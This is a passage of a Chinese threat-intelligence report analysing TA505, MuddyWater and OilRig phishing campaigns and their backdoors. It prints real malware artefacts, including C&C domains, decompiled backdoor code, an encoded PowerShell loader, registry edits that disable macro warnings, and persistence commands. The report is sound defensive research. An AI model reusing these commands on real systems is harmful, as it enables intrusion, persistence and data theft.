2018 年 12 月，我们捕获到多个利用 Excel 4.0 宏针对银行机构的攻击样本。钓鱼文档携带恶意 Excel 4.0 宏，并通过它下载执行最终的后门程序，与之前被披露的 FlawedAmmyy 后门程序不同，这次使用的是全新的后门程序 ServHelper。

载荷分析

Excel 文档被打开后，其中包含一张迷惑性的图片，其内容将误导用户启用宏功能，从而执行恶意的 Excel 4.0 宏代码。




图 247 TA505 组织分析配图 11

恶意宏代码从 http[:]//update365Office.com/agp 下载样本并执行，并同时试图打开记事本程序，以掩盖其背后的恶意行为。

下载者木马

从 update365Office.com 下载的是一个 MSI 文件，当 MSI 安装包运行后，分别会向%temp%目录下释放 help.bat，rds.VBS，htpd.dat。

随后执行 rds.VBS 脚本，该脚本会调用 help.bat 加载后门程序 htpd.dat。

ServHelper 后门木马

htpd.dat 是一个动态链接库文件，主要功能在导出函数“bogus”中实现。




图 248 TA505 组织分析配图 12

当导出函数“bogus”被执行时，它首先会创建两个线程。

```
int result; // eax
unsigned int v4; // [esp-Ch] [ebp-1Ch]
void *v5; // [esp-8h] [ebp-18h]
int *v6; // [esp-4h] [ebp-14h]
int v7; // [esp+Ch] [ebp-4h]
int savedregs; // [esp+10h] [ebp+0h]

byte_B2F05D = 1;
sub_9A9FD8(&dword_B34F0C, (signed __int32)L"vesecase.com");
sub_9A9FD8(&dword_B34F04, (signed __int32)&dword_B224C4);
v7 = 1;
v6 = &savedregs;
v5 = &loc_B224A5;
v4 = __readfsdword(0);
__writefsdword(0, (unsigned int)&v4);
if ( sub_B21FC0((int)L"rsdasfasaasfxfa", 1) != 1 )
  sub_9A9928();
dword_B34EC4 = (int)CreateThread_0(0, 0, (LPTHREAD_START_ROUTINE)sub_B22384, 0, 0, &ThreadId);
byte_B34EF0 = 1;
sub_9A9BF8(&dword_B34EE0);
Sleep_0(0x2710u);
sub_B21E70(a1, a2, a3);
dword_B34EC0 = CreateThread_0(0, 0, (LPTHREAD_START_ROUTINE)sub_B223B0, 0, 0, &dword_B34ECC);
WaitForSingleObject(0, 0xFFFFFFFF);
result = 0;
__writefsdword(0, v4);
return result;
}
001817DC sub_B223DC:1 (B223DC)
```

图 249 TA505 组织分析配图 13

第一个线程会发送上线包，并与 C&C 服务器通信，通信方式采用 HTTPS，并且会将“asdgdgYss455”该值传入 Key 中。

```
LOBYTE(v0) = 1;
v21 = (_DWORD *)sub_A487A4(v1, v0);
v10 = &savedregs;
v9 = &loc_B22237;
v8 = __readfsdword(0);
__writefsdword(0, (unsigned int)&v8);
sub_9AA8E4(&v20, (signed __int32)L"key=", (signed __int32)L"asdgdgYss455");
(*(void (__fastcall **)(_DWORD, int, unsigned int))(*v21 + 60))(*v21, v20, v8);
sub_9AA8E4(&v19, (signed __int32)L"sysid=", 0);
(*(void (__fastcall **)(_DWORD, int))(*v21 + 60))(*v21, v19);
sub_9AA8E4(&v18, (signed __int32)L"resp=", 0);
(*(void (__fastcall **)(_DWORD, int))(*v21 + 60))(*v21, v18);
v8 = 0;
sub_9AA96C(v2, 3, L"/support/form.php", L"vesecase.com", L"https://");
sub_B11078(v3, v4, v5, &v16);
(*(void (__fastcall **)(int *, _DWORD, _DWORD, _DWORD, unsigned int))(*(_DWORD *)v16 + 24))(&v17, 0, 0, 0, v8);
sub_9A9FD8(&dword_B34ED8, v17);
sub_9A9FD8(&dword_B34EDC, 0);
byte_B2E69C = 1;
__writefsdword(0, (unsigned int)v9);
__writefsdword(0, (unsigned int)v12);
v14 = &loc_B222D4;
sub_9A9BF8(&v15);
sub_9AD9E0();
return sub_9A9C58(v6, 5, v14);
}
001815D5 sub_B22120:49 (B221D5)
```

图 250 TA505 组织分析配图 14

第二个线程负责从该服务器获取远程指令，进行执行。

```
hut1
41  {
42    sub_9A9FD8(&dword_B34EE0, 0);
43    sub_9C6738(0, (int)L"\r\n", (int)dword_B21D00, &v25, 3);
44    sub_9A9FD8(&dword_B34ED8, v25);
45    sub_9C6738(0, (int)dword_B21D24, 0, &v24, 3);
46    sub_9A9FD8(&dword_B34ED8, v24);
47    sub_9C6738(0, (int)dword_B21D34, 0, &v23, 3);
48    sub_9A9FD8(&dword_B34ED8, v23);
49    sub_A79398(&v22, dword_B21D44);
50    sub_9AC144(&dword_B34EF8, v22, (int)dword_9B1038);
51    sub_9AAA1C(MEMORY[0], (int)L"shell");
52    if ( v1 )
53    {
54      v11 = &savedregs;
55      v10 = &loc_B21AAB;
56      v9 = __readfsdword(0);
57      __writefsdword(0, (unsigned int)&v9);
58      sub_B20FCC(MEMORY[4], (unsigned int)L"C:\\", &v21);
59      sub_9A9FD8(&dword_B34F08, v21);
60      sub_9A9FD8(&dword_B34F04, 0);
61      __writefsdword(0, v9);
62    }
63    sub_9AAA1C(MEMORY[0], (int)L"nop");
64    if ( v1 )
65      sub_9A9FD8(&dword_B34F04, (signed __int32)L"nop ok");
66    sub_9AAA1C(MEMORY[0], (int)L"slp");
67    if ( v1 )
68    {
69      v30 = 4;
70      v29 = sub_9CB434();
71      dwMilliseconds = v29;
72      sub_9A9FD8(&dword_B34F04, (signed __int32)L"slp ok");
73    }
74    sub_9AAA1C(MEMORY[0], (int)L"load");
```

图 251 TA505 组织分析配图 15

该远控能够接收的指令如下：

远程命令	对应功能
shell	远程 shell
nop	什么都不做，保持与 C&C 服务器的连接
slp	设置休眠时间
load	下载并执行 EXE 文件

loaddll	下载并执行 DLL 文件
selfkill	自删除

表 31 TA505 组织表格 3

4.3.2 来自于伊朗的 MuddyWater(污水)组织

组织简介：

MuddyWater 为最近几年披露的一个高度活跃的 APT 组织。该组织的主要攻击对象为中东地区，但是也有一些攻击欧洲和美国等地区的事件被溯源到为 MuddyWater 所为。攻击领域为对应地区的政府机构，军事机构，教育机构等。

该组织主要依靠其多变的 Powershell 和 C#木马，来实现其高效的攻击。其使用的木马基本为该组织自主研发的特马(特种木马)，包括 POWERSTATS，与 C#版本的 POWERSTATS 等。

组织来源	伊朗
攻击地域	中东地区，欧美和北美地区
攻击目标	电信，政府（IT 服务）和石油部门
入侵方式	基于鱼叉式钓鱼邮件的投递
漏洞利用	CVE-2017-0199，CVE-2017-11882
武器使用	POWERSTATS，自主研发的 C#后门木马

表 32 MuddyWater 组织表格 1

攻击事件 A：

事件描述：

2018 年 3 月开始，卡巴斯基与 FireEye 不断检测到 MuddyWater 攻击中东各个国家的攻击样本，并且每个样本都具有对应国家的特色，其主要目的是诱导受害者去启用文件中所包含的恶意宏代码来下载或者执行后续操作。

攻击所使用的钓鱼文档视图如下:

图 252 MuddyWater 组织分析配图 1

可以看出该组织为每份文档都精心制作了针对性的迷惑内容，这些内容分别指向约旦、土耳其、阿塞拜疆、伊拉克、巴基斯坦、阿富汗、塔吉克斯坦等中东国家，并且直指各个国家的安全局，总统政府、外交部、司法部等国家高级事务机构。

样本分析

这批样本大体执行流程相似，细微处有些许差异。并且这批样本使用了其他攻击组织很少使用的一些技术。

这批样本的宏基本会从自身释放两到三个文件到%appdata%目录下，我们举其中一个为例，样本释放的文件如下：

OneDrive.dll(JS 代码)

OneDrive.ini(加密的 Powershell 代码)

OneDrive.html(配置文件)

然后样本会通过向开机自启动项注册一个新的项并写入如下数据

c:\windows\system32\rundll32.exe advpack.dll，LaunchINFSection C:\ProgramData\OneDrive.html，OneDrive，1

这里就是我们之前提到的其他组织极少使用的技术，该技术通过使用 advpack.dll 中的 LaunchINFSection 来执行配置文件中 OneDrive(会根据不同的样本而变化)项的命令，而配置文件中的 OneDrive(会根据不同的样本而变化)项为通过 scrobj.dll 来注册并执行 SCT 文件，最后 SCT 文件会解密被加密的 Powershell 代码并执行解密后的 Powershell 代码。

但是也有一部分样本没有通过这种技术来解密并执行加密的 Powershell 代码，这类样本直接通过 VBS 代码调用 mshta.exe 来执行一段 VBScript，然后执行一段 Powershell 来解密加密的 Powershell 代码。

不管是哪种方式，最后都是解密并执行 Powershell 木马主体，该 Powershell 木马主体经过多层混淆，并且在对其代码主体解混淆之后，其与 C&C 服务器的通信列表也使用算法进行加密，解密算法如下：

```
def Decrypt(s):
    a = "secretkey"
    s = base64.b64decode(s)
    print
    g = ""
    for _ in range(0,len(s)):
        g += chr(ord(a[_%len(a)])^ord(s[_]))
    return g
```

图 253 MuddyWater 组织分析配图 2

该恶意代码会设置一系列注册表项来禁用 Office“Macro Warnings”和“Protected View”。这是为了确保未来的攻击不需要用户交互。甚至还允许宏代码访问内部 VBA 对象，以便在将来的攻击中执行更隐蔽的宏代码。

```
Set-ItemProperty HKCU:\Software\Microsoft\Office\*\*\Security -Name AccessVBOM -Type DWORD -Value 1
Start-Sleep (Get-Random -Minimum 10 -Maximum 20)
Set-ItemProperty HKCU:\Software\Microsoft\Office\*\*\Security -Name VBAWarnings -Type DWORD -Value 1
Start-Sleep (Get-Random -Minimum 10 -Maximum 20)
Get-ItemProperty HKCU:\Software\Microsoft\Office\*\Excel\Resiliency\DisabledItems | Remove-Item
Start-Sleep (Get-Random -Minimum 10 -Maximum 20)
Get-ItemProperty HKCU:\Software\Microsoft\Office\*\Word\Resiliency\DisabledItems | Remove-Item
Start-Sleep (Get-Random -Minimum 10 -Maximum 20)
SetREGValue -p "HKCU:SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -k 'OneDrives' -v 'c:\\windows\\system32\\rundll32.exe advpack.dll,LaunchINFSection
C:\\ProgramData\\OneDrive.html,OneDrive,1,'
Start-Sleep (Get-Random -Minimum 10 -Maximum 20)
SetREGValue -p "HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -k 'OneDrives' -v 'c:\\windows\\system32\\rundll32.exe advpack.dll,LaunchINFSection
C:\\ProgramData\\OneDrive.html,OneDrive,1,'
Start-Sleep (Get-Random -Minimum 10 -Maximum 20)
schtasks /Create /F /SC DAILY /ST 12:00 /TN MicrosoftOneDrive /TR 'c:\\windows\\system32\\rundll32.exe advpack.dll,LaunchINFSection
C:\\ProgramData\\OneDrive.html,Defender,1,'
$vasb = GetComputerInformation
$global:key = DecodeString $vasb
```

图 254 MuddyWater 组织分析配图 3

然后它会根据硬编码的进程名称去遍历搜索现在运行的进程，如果匹配到，则强制重启系统，这些进程名基本为安全分析工程师经常使用的软件。

在此之后，它会通过 https://api.ipify.org/获取受害者的外网 IP，然后收集受害者的操作系统版本、内部 IP、机器名、用户名等信息，随机从前面解密出来的 C&C 通信列表里选取一个将数据上传，如果随机选择的 C&C 失效，则重新随机选取一个。

其所支持的命令如下表所示：

命令	功能
Screenshot	屏幕截图
Excel	接收一段 Powershell 并保存，然后通过 Excel 使用 DDE 来执行该 Powershell 脚本
Outlook	接收一段 Powershell 并保存，然后利用 Outlook 通过 COM 接口调用 MSHTA.exe 执行 Powershell 脚本
Risk	接收一段 Powershell 并保存，然后利用 Explorer.exe 通过 COM 接口执行 Powershell 脚本
Upload	从 C&C 服务器下载文件到 C:\ProgramData
Clean	破坏受害者硬盘并重启
Reboot	重启系统

表 33 MuddyWater 组织表格 2

攻击事件 B：

事件描述：

2019 年 1 月 11 日左右，陆续出现了多个 MuddyWater 用于钓鱼攻击的样本。

样本分析：




图 255 MuddyWater 组织分析配图 4

该样本采用了 MuddyWater 一贯的作风，精致且极具迷惑性的钓鱼文档，诱导受害者启用恶意宏代码。通过恶意宏的分析，我们发现它使用一种数据加密算法，解密算法如下：

```
def decode(data):
    output = ""
    c = 0
    r = 1
    Value = 0
    while r < 16777215:
        r = r * 45
        c = c + 1
    for i in range(1 , len(data)+1):
        Value = Value * 45 + (ord(data[i-1]) - 40)
        if i % c == 0 :
            while Value > 0:
                v = Value % 256
                if v > 0 :
                    output = chr(v) + output
                Value = Value / 256
            Value = 0
    return output
```

图 256 MuddyWater 组织分析配图 5

我们使用该算法解密宏代码中加密数据，得到如下的解密数据列表：

/k %Windir%\System32\reg.exe IMPORT %temp%\in.reg
Windows Registry Editor Version 5.00
\in.reg
Scripting.FileSystemObject
\GoogleUpdate.exe
4d5a90000300000004000000ffff0000b8000000000000004000000000000000000000000000000000000000000000000000000000000000000000000000000000800000000e1fba0e00b409cd21b8014ccd21546869732070726f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f64652e0d0d0a2400000000000000
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] "SystemUp"=hex(2):25，00，74，00，65，00，6d，00，70，00，25，00，5c，00，

47，00，6f，00，6f，00，\67，00，6c，00，65，00，55，00，70，00，64，00， 61，00，74，00，65，00，2e，00，65，00，78，00，65，\ 00，00，00
shell.application
Open

表 34 MuddyWater 组织表格 3

恶意宏会获取存放在文档组件内的剩余数据，然后拼接上面列表中第六格的数据，将其转化成十六进制，写入%temp%\GoogleUpdate.exe，然后创建开机自启项“SystemUp”，其值为%temp%\GoogleUpdate.exe。

我们通过分析 GoogleUpdate.exe 发现该恶意代码使用了商业壳“Enigma Proctor”，使用工具对其脱壳发现其组合了多个文件，文件如下：




图 257 MuddyWater 组织分析配图 6

GoogleUpdate.exe 为 C#编写的程序，通过分析 GoogleUpdate.exe 我们发现它使用了与图 x 相同的解密算法来解密 temp_gh_12.dat 中的数据，解密出来的数据为一个 C&C 地址。 在该 C&C 中存放了真正的 C&C 通信列表。

图 258 MuddyWater 组织分析配图 7

该程序会随机选择其中一个使用如下链接格式进行访问：

C&C[tname=id_[uniqueID]&path=Users]

其中 uniqueID 为生成的用户唯一 ID，当以这个形式的链接请求成功时，它会解密一段 Powershell 并执行，然后将执行的结果写入到%Appdata%\\Windows\\Microsoft\\FrameWork4\\res_[uniqueID].frk 文件中，然后通过如下链接格式通过 POST 将数据上传

C&C[tname=res_[uniqueID].frk&path=Data]

然后它会进入一个死循环中，不断按照如下的链接格式与 C&C 服务器进行通信

C&C[readme=Data/[uniqueID]]

根据 C&C 服务器回传的数据执行不同的操作，具体指令表如下所示：

回传数据格式	执行操作描述
空	程序睡眠一段时间
DOWNLOAD [FileName] [URL]	从 URL 下载数据并写入到%Appdata%\\\\Windows\\Microsoft\\FrameWork4\\[FileName]
UPLOAD [FileName]	按照如下的链接格式上传数据 C&C[tname=[文件名]&path=Data]
其他数据	解密并执行回传的数据

表 35 MuddyWater 组织表格 4

攻击事件 C：

事件描述：

2019 年 3 月开始，我们检测到多起 MuddyWater 使用其招牌 Powershell 木马进行攻击的钓鱼文档。

载荷分析




图 259 MuddyWater 组织分析配图 8

解密后的宏代码如下所示:

```
Function aujy()
    Do While True
    On Error GoTo Handler
    Dim xl,  xw As Object

    Set xl = CreateObject("Excel.Application")
    CallByName xl,  "Visible",  pyft,  False
    CallByName xl,  "DisplayAlerts",  pyft,  False
    Set xv = CallByName(xl,  "Workbooks",  mnpw)
    Set xw = CallByName(xv,  "Add",  mnpw)
    Set xx = CallByName(xl,  "ActiveWorkbook",  mnpw)
    nn = CallByName(xx,  "Name",  mnpw)
    Set xq = CallByName(xw,  "VBProject",  mnpw)
    Set xr = CallByName(xq,  "VBComponents",  mnpw)
    Set xt = CallByName(xr(1),  "CodeModule",  mnpw)
    CallByName xt,  "AddFromString",  VbMethod,
yinh(UserForm1.TextBox1.Text)
    CallByName xl,  "Run",  VbMethod,  nn & "!ThisWorkbook.e"
    GoTo nnt
Handler:
    Loop
nnt:
End Function
Function xmhi()
    Set vbfl = Application
    Set jdnq = CallByName(vbfl,  "Assistant",  mnpw)
    CallByName jdnq,  "DoAlert",  VbMethod,  "Document Error",  "The
document version is not compatible with this word Office version",  0,  1,
0,  0,  0
End Function
Function tokr()
    Dim vbfl,  jdnq As String
```

```
    Set wwgh = Application
    amde = CallByName(wwgh, "Version", mnpw)
    vbfl = "Software\Microsoft\Office\" & amde & "\Excel\Security"
    jdnq = "AccessVBOM"
    Set juyu =
mbne("winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegProv"
)
    CallByName juyu, "SetDWORDValue", VbMethod, &H80000001, vbfl,
jdnq, 1
End Function
```

该宏代码主要的功能就是将存在 UserForm1.TextBox1.Text 里面的数据使用相同的方法进行解密，并调用解密后的代码中的 e 函数。

e 函数功能主要为凭借一段已经被加密的 powershell 代码，然后创建注册表项 HKEY_CURRENT_USER\Software\Classes\CLSID\{e7790f00-694d-438a-868c-b62c27f24aa0}\Shell\Manage\command\

并向该项中写入如下数据:

```
c:\windows\system32\wscript.exe c:\windows\temp\temp.VBS ""powershell -exec
bypass -c
""""iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64
String('JFhYPWlleCgoJ1snICsgW2NoYXJdMHg1MyArICd5c3RlbS5UZXh0LkVuYycgKyBbY2hh
c10weDZmICsgJ2RpbmddOjpBJyArIFtjaGFyXTB4NTMgKyAnQ01JLkdldCcgKyBbY2hhc10weDUz
ICsgJ3RyaW5nKFsnICsgW2NoYXJdMHg1MyArICd5c3RlbS5DJyArIFtjaGFyXTB4NmYgKyAnbnZ1
cnRdOjpGcicgKyBbY2hhc10weDZmICsgJ21CYXNlNicgKyBbY2hhc10weDM0ICsgJycgKyBbY2hh
c10weDUzICsgJ3RyaW5nKChnZXQtYycgKyBbY2hhc10weDZmICsgJ250ZW50IC1wYXRoICcnYzpc
d2luZCcgKyBbY2hhc10weDZmICsgJ3dzXHRlbXBcaWQucG5nJycpKSknKSk7JEJCPWlleCgoJ3NO
YXJOLXNsZWVwIDEwOyRzPSRYWDskZCA9IEAoKTskdiA9IDA7JGMgPSAwO3doaWxlKCRjIC1uZSAk
cy5sZW5ndGgpeyR2PSgkdio1MikrKFtJbnQzMl1bY2hhc10kc1skY10tJyArIFtjaGFyXTB4MzQg
KyAnMCk7aWYoKCgkYysxKSUzKSAtZXEgMCl7d2hpbGUoJHYgLW5lIDApeyR2djOkdiUyNTY7aWYo
JHZ2IC1ndCAwKXskCs9W2NoYXJdWOludDMyXSR2dnOkdj1bSW5OMzJdKCR2LzI1Nil9fSRjKz0x
O3O7W2FycmF5XTo6UmV2ZXJzZSgkZCk7aWV4KFsnICsgW2NoYXJdMHg1MyArICd0cmluZ1060kon
ICsgW2NoYXJdMHg2ZiArICdpbignJycnLCRkKSk7OycpKTtpZXgoJEJCKQ==""
```

同时在开机自启动项中添加一个名为“CortanaServices”的开机启动项，其值为

c:\windows\explorer.exe shell:::{e7790f00-694d-438a-868c-b62c27f24aa0}", "REG_SZ"

用于开机使用 shell 执行上面上面写入的 CMD 命令行。

同时 e 函数将上面拼接好的已经加密的 Powershell 代码写入到 c:\windows\temp\id.png 内，将“CreateObject(""Wscript.Shell"").Run WScript.Arguments(0)， 0， False”写入到 c:\windows\temp\temp.VBS。

整个恶意宏代码所做的事情到此结束，等到受害者重新开机，执行注册表中 CLSID 为{e7790f00-694d-438a-868c-b62c27f24aa0}下的\Shell\Manage\command\内写入的 CMD 命令，该 CMD 命令的作用就是调用 temp.VBS 执行一段 Powershell 代码，用以解密 id.png 内的代码，其解密后的 Powershell 代码就是 MuddyWater 所拥有的极具代表性的木马 POWERSTATS。但是与 18 年 11 月被披露的 POWERSTATS 木马相比有所改变，包括删除了部分指令，现在所使用的指令表如下：

返回数据格式	执行操作简介
Upload[URL]	通过 URL 下载文件到 c:\programdata\下
Cmd[commandline]	执行对应的 cmd 命令行并返回结果
b64[file_path]	使用 base64 解码对应路径下的文件，然后执行，并返回结果
其他	直接执行并返回结果

表 36 Muddy 组织表格 5

4.3.3 来自于伊朗的 OilRig 组织

组织简介：

APT34(又名 OilRig，Helix Kitten)是一个疑似来源于伊朗的威胁组织，并且具有极大可能服务于伊朗政府。其在 2014 年被披露，一直活跃至今。从其被披露至今，一直瞄准以中东地区为主要目标的政府、金融，能源、化工和电信等重点机构。

组织来源	伊朗
攻击地域	中东地区
攻击目标	政府，金融，能源，化工，电信等重点机构
入侵方式	基于鱼叉式钓鱼邮件的投递，渗透攻击

漏洞利用	CVE-2017-0199，CVE-2017-11882
木马使用	基于自研发的 Powershell 代码

表 37 OilRig 组织表格 1

攻击事件 A：

事件描述

2017 年 9 月，Paloalto 发现了一个针对阿拉伯政府的一次钓鱼攻击，其主题为 Importan issue。在其邮件附件中含有两个压缩包，两个压缩包解压后均为 DOCX 文件，其中一个主要利用宏执行恶意操作；另一个利用外部链接下载外部 RTF 模板文件，该 RTF 模板文件含有 CVE-2017-0199 漏洞，二者最后使用的木马都为 ISMAgent。

样本分析

第一阶段恶意文档如下所示：

图 260 OilRig 组织分析配图 1

其中在使用恶意宏的恶意文档中，攻击者会诱导受害者点击启用宏来执行后续恶意操作。其恶意宏主要进行如下操作：

将“powershell”写入到%APPDATA%\Pr.bin 然后重写读取该文件。

将自身拷贝为%APPDATA%\Tmp.doc

读取 Tmp.doc 的数据，并获取字符串"###$$$"之后的字符串并写入到%APPDATA%\Base.txt

读取%APPDATA%\Base.txt 并将读取的数据进行 Base64 解码，然后将解码的数据写入到%PUBLIC%\Libraries\servicereset.exe，并执行。

其下载的 servicereset.exe 为 ISMAgent 木马，该木马使用 SmartAssembly .NET 混淆器进行混淆，我们使用 de4dot 进行解混淆，之后会出现三个文件：

PolicyConverter.exe 分析

该 C#文件同样经过混淆，可以使用最新版本的 de4dot 进行解混淆，解开混淆之后我们发现两个重点函数，这两个重点函数设置为定时器的触发函数。

ns2.Class5.smethod_15 函数：

该函数主要用于解密资源 PolicyConverter.Resources，从中获取资源名为 Tsk1 和 Tsk2，这两个资源的内容为 cmd 命令，具体内容如下：

Tsk1	"SchTasks /Create /SC MINUTE /MO 4 /TN \"ReportHealth\" /TR \"%localappdata%\\srvHealth.exe\" /f"
Tsk2	"SchTasks /Create /SC MINUTE /MO 2 /TN \"LocalReportHealth\" /TR \"cmd.exe /c certutil -decode %localappdata%\\srVBS.txt %localappdata%\\srvHealth.exe && schtasks /DELETE /tn LocalReportHealth /f && del %localappdata%\\srVBS.txt\""

表 38 OilRig 组织表格 2

Tsk1 是为 srvHealth.exe 创建定时任务，而 Tsk2 是将 srVBS.txt 的数据进行 Base64 解码写入到 srvHealth.exe。

ns2.Class5.smethod_27 函数：

该函数是要调用了 Joiner.dll，Inner.dll 其中的函数，调用方式如下：

```
{
    byte[] arg = Class5.smethod_25(800, Class8.joiner_0.Join());
    Class8.inner_0.LoadDll("Run", arg, "C:\\Windows\\Microsoft.NET\\Framework\\v2.0.50727\\RegAsm.exe");
    Application.Exit();
}
```

图 261 OilRig 组织分析配图 2

Joiner.dll 分析

该动态链接库主要使用其中的 Joiner 函数，该函数用于获取 Joiner.dll 的资源数据并按照资源名 P11+P12+P21+P22 的顺序进行数据拼接，然后将拼接的数据返回。

Inner.dll 分析

该动态库含有两个重点函数，Join 和 LoadDll，其中 Join 与 Joiner.dll 中的 Joiner 的功能几乎一样，只不过 Inner.dll 中的 Join 用于获取 Inner.dll 中的 D1+D2 的资源数据。LoadDll 使用 Join 获取资源数据之后(该资源数据拼接后为一个 DLL 文件，文件名为 PolicyLab.dll)，LoadDll 会加载 PolicyLab.dll 中的 ClsV2 类，并将 Joiner 加载的资源和一个文件路径作为参数运行 ClsV2 类中的 run 函数

该 run 函数代码几乎与 https://gist.github.com/BahNahNah/ad367b320f5e62f59b38 这个链接中的代码一样，只是 Oilrig 的组织成员并没有直接拷贝该代码，他们对其中的函数获取做了一些更改，他们将要使用到的 DLL 文件和对应函数名称编码成 ASCII 码。

```
});
Class7.Delegate1 @delegate = Class7.smethod_0<Class7.Delegate1>(string_4, string_6);
Class7.Delegate2 delegate2 = Class7.smethod_0<Class7.Delegate2>(string_4, string_7);
Class7.Delegate3 delegate3 = Class7.smethod_0<Class7.Delegate3>(string_4, string_9);
Class7.Delegate4 delegate4 = Class7.smethod_0<Class7.Delegate4>(string_4, string_8);
Class7.Delegate5 delegate5 = Class7.smethod_0<Class7.Delegate5>(string_4, string_10);
Class7.Delegate6 delegate6 = Class7.smethod_0<Class7.Delegate6>(string_4, string_11);
Class7.Delegate7 delegate7 = Class7.smethod_0<Class7.Delegate7>(string_4, string_12);
Class7.Delegate8 delegate8 = Class7.smethod_0<Class7.Delegate8>(string_5, string_13);
Class7.Delegate9 delegate9 = Class7.smethod_0<Class7.Delegate9>(string_4, string_14);
Class7.Delegate10 delegate10 = Class7.smethod_0<Class7.Delegate10>(string_4, string_15);
string text = string.Format("\"{0}\"", string_2);
```

图 262 OilRig 组织分析配图 3

